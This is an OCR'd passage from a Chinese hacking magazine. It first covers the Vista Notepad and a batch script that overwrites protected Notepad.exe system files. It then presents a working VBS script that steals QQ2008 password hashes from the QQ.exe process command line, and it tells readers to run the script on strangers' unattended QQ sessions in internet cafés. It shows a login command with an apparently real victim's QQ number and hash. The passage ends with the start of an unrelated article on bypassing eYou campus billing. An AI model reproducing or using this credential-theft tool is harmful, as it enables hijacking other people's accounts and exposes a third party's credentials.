不得不介绍的是Vista记事本有语法高亮功能，就是使用不同的颜色和字体表示不同的样式，如图3。vbs中的注释是Comic

Sans MS 10pt 字体和绿色表示的，而关键字，也就是语法和部分函数，是使用蓝色表示的。比如你输入“if a=1 then msgbox "OK"”，那么 if 和 then 应该是蓝色显示的，不然的话就表示有个字母打错了，就像我上面说的一样惨哦，这样就避免了手误的烦恼。


图 3

还有当双引号没有关闭时，它会从前一个双引号开始到行末尾使用黄色背景重点突出，如图 4。图中显示的是三行，是开启了“自动换行”的效果，直到第 4 行才标第 2 行，对吧。还有它的自动对齐功能，那个虚线可不是我打的，而是它自己辅助添加上的，如图 5，叫做锯齿线（视图菜单里的选项），对脚本没有任何影响的。现在相信 Vista 记事本的强大了吧。


图 4




图 5

下面我来介绍如何使用 Vista 版的记事本，首先找到 Windows 系统中三处 NOTEPAD.exe，分别是：

第 1 处 C:\WINDOWS\NOTEPAD.exe

第 2 处 C:\WINDOWS\system32\NOTEPAD.exe

第 3 处 C:\WINDOWS\system32\dllcache\NOTEPAD.exe

我们要先替换第 3 处，然后再替换 1、2 处的，因为 Windows 有文件监视系统，会还原被恶意替换的系统文件。当跳出如图 6 所示的提示时，我们点“取消”，然后当跳出如图 7 所示的提示时，我们点“是”，这样文件就替换完成了。下面我们来编写一个 Bat 文件，来实现快速替换（主要是方便那些在网吧中上网的朋友使用，够细心周到吧）。

```
@echo off
taskkill /f /im NOTEPAD.exe
::强制关闭NOTEPAD.exe进程，防止出错。
del /a /f /q "%SystemRoot%\system32\dllcache\NOTEPAD.exe"
::删除dllcache中的NOTEPAD.exe
::%SystemRoot%是表示系统的windows文件夹
copy "NOTEPAD.exe" "%SystemRoot%\system32\dllcache\NOTEPAD.exe"
::把当前文件夹中的NOTEPAD.exe复制到dllcache里
del /a /f /q "%SystemRoot%\system32\NOTEPAD.exe"
copy "NOTEPAD.exe" "%SystemRoot%\system32\NOTEPAD.exe"
del /a /f /q "%SystemRoot%\NOTEPAD.exe"
copy "NOTEPAD.exe" "%SystemRoot%\NOTEPAD.exe"
echo.替换完毕.
echo.按任意键打开“NOTEPAD”试调!
pause
"%SystemRoot%\system32\NOTEPAD.exe"
```

把上面的代码保存为“替换记事本.bat”，放到 Vista 版的记事本旁边，然后双击运行，是不是就会看到如图 6，图 7 所示的提示窗口了，这就说明替换成功了。这样以后去网吧，先从 U 盘或网盘里找出程序来双击运行就会安装好 Vista 版的记事本，来方便代码分析及脚本编程了。




图 6




图 7




图 8




图 9

好了，下面教大家调一下关键选项，随便打开一个文本文件，可以看到图 8 所示的样子，这也是初始默认时的样子，我们要把“显示行号”、“自动换行”功能打开。可以使用快捷键，按“Ctrl+Shift+N”可以打开“显示行号”，按“Ctrl+W”可以开启

“自动换行”功能，按“Ctrl+Shift+M”取消掉显示页边空白。做完这三步后就可以看到如图9所示的样子了，怎么样，还算漂亮吧！O(∩_∩)O。大部分功能都在编辑、视图、工具选项中，按照自己喜欢的方案去设置吧。

还有快捷工具栏中的图标也很方便哦，你把鼠标移到哪个图标上它就会显示这个键的功能。下面来介绍三个最常用的功能图标，如图10，标号1的图标是“自动换行”功能；标号2的图标是“选择语法高亮方案”，比如你有一个文本文件“vbs代码.txt”，打开后是全黑色显示的，没有语法突出显示，但是只要点标号2的图标后，选择“VB 脚本”再点确定，就会按vbs语法高亮显示了。标号3的图标是“配置语法高亮方案”，就是把各种样式的字体或颜色改成自己喜欢的，其实就是个性化设置了。像我把vbs的字符串原本是灰色的改成我喜欢的粉红色，超级卡哇伊哦。大家就按照自己喜欢的方案改，有了好的环境，自己看着喜欢，编程时灵感也就随之而来了。





图10

好了，我再编写一个小工具给大家示范一下，是关于QQ2008 QQHASH值提取的VBS脚本。代码如下：

```
On Error Resume Next
'容错，发生错误继续运行
set cik = CreateObject("WScript.Shell")
'创建Shell 用于执行应用程序等。
msgbox "请更新QQ好友，以便提取QQHASH的值。",64,"更新QQ好友吧！"
'提示
Do '循环，这儿没加条件是无限循环
Set objWMI = GetObject("winmgmts:\\.\root\cimv2")
'创建win组件
Set psl = objWMI.ExecQuery("SELECT * FROM Win32_process")
'获取程序列表
For Each ps in psl
'在列表中循环查找QQ进程
 If LCase(ps.Name) = "qq.exe" Then
 '把进程名用LCase函数转换成小写然后对比，如果是QQ就继续，否则跳过
  QQHASH = ps.commandline
  '获取QQ进程命令行
  if instr(QQHASH,"PWDHASH:") then
  '如果在命令行发现QQUIN:字符就写入文本
    cik.run "cmd /c echo QQHASH值:" & QQHASH & ">>QQHASH.txt",0
    '把QQ进程命令行写到QQHASH.txt中
    msgbox "QQHASH提取成功！",64,"恭喜啊！"
    '提示
    Wscript.quit
    '退出
  End If
 End If '如果不是QQ就对比下一个
Next '下一个进程
WScript.Sleep 200 '挂起200毫秒，就是停顿0.2秒
loop '循环的Do...loop语句
```

将文件保存为“QQHASH提取.vbs”，如图11。具体用法：当网吧里有人下机了，但QQ却挂着不下的时候，我们就上去双击运行“QQHASH提取.vbs”，然后更新他的好友（为了让QQ以命令行模式重启，QQ2009好像没有更新好友选项，我也不知道如何让它重启），当有“QQHASH提取成功！”提示后我们就会看到QQHASH.txt文本文件生成了，打开后就会看到提取到的QQHASH密码了。关于QQHASH值的破解，在前几期的X档案里都有介绍，这里就不累赘了。


图11

如果实在破解不出来，就使用 **"QQ路径"/START QQUIN:QQ号码 PWDHASH:QQHASH值 /STAT:40** 命令在“运行”栏中运行（可以按快捷键Win+R调出运行栏）或是保存为bat文件运行。比如某位不幸的仁兄的QQ：**"D:\Program Files\QQ2008\Bin\QQ.exe" /START QQUIN:15766769 PWDHASH:iOc5tzrMnKbNtWCZIY0tEA== /STAT:40**，在运行栏里运行后就可以登录了。

注意，已经收录的“电子书ぁ下载3.3.1.vbs”涉及到“Microsoft.XMLHTTP”组件下载会被杀毒软件误认为病毒的。

（本文所涉及到的(NOTEPAD.exe(Vista版)、NOTEPAD原版.exe、替换记事本.bat、电子书ぁ下载3.3.1.vbs、QQHASH提取.vbs已收录到光盘中)

文章难易度：★★
文章阅读点：让eYouIPB突破Vista帐户限制，畅游网络海洋

都是帐户惹的祸——让eYouIPB突破帐户限制

浪花e朵

“真郁闷，我可是花了2000块大洋买的啊，正版的Vista系统啊！”看着自己心爱的本本在宿舍里不能上网，小林非常的懊恼。

“换XP系统吧”，舍友小宾打趣道。

“不是吧，这可是正版的系统啊！真的没有办法了吗？！亿邮（eYou）客户端真的就不能在Vista下使用吗？”

不是的，eYou客户端是可以在Vista下正常使用的，而小林使用正版Vista系统的笔记本也是可以顺利上网的，那么eYou又是什么东西呢？且听我慢慢道来……

eYou是一家拥有自主知识产权的网络通讯、网络增值类软件及整体解决方案供应商，致力于为电信运营商、政府、企业、校园提供专业的技术平台和全面的解决方案，其中包括电子邮件、网络教学平台以及相关的网络认证计费和防病毒网关。很多高校都使用了eYou网络认证计费系统，如图1，使用eYou计费系统时，访问校园网（内网）无需登录，但当访问校外网络时，则必须登录计费网关。

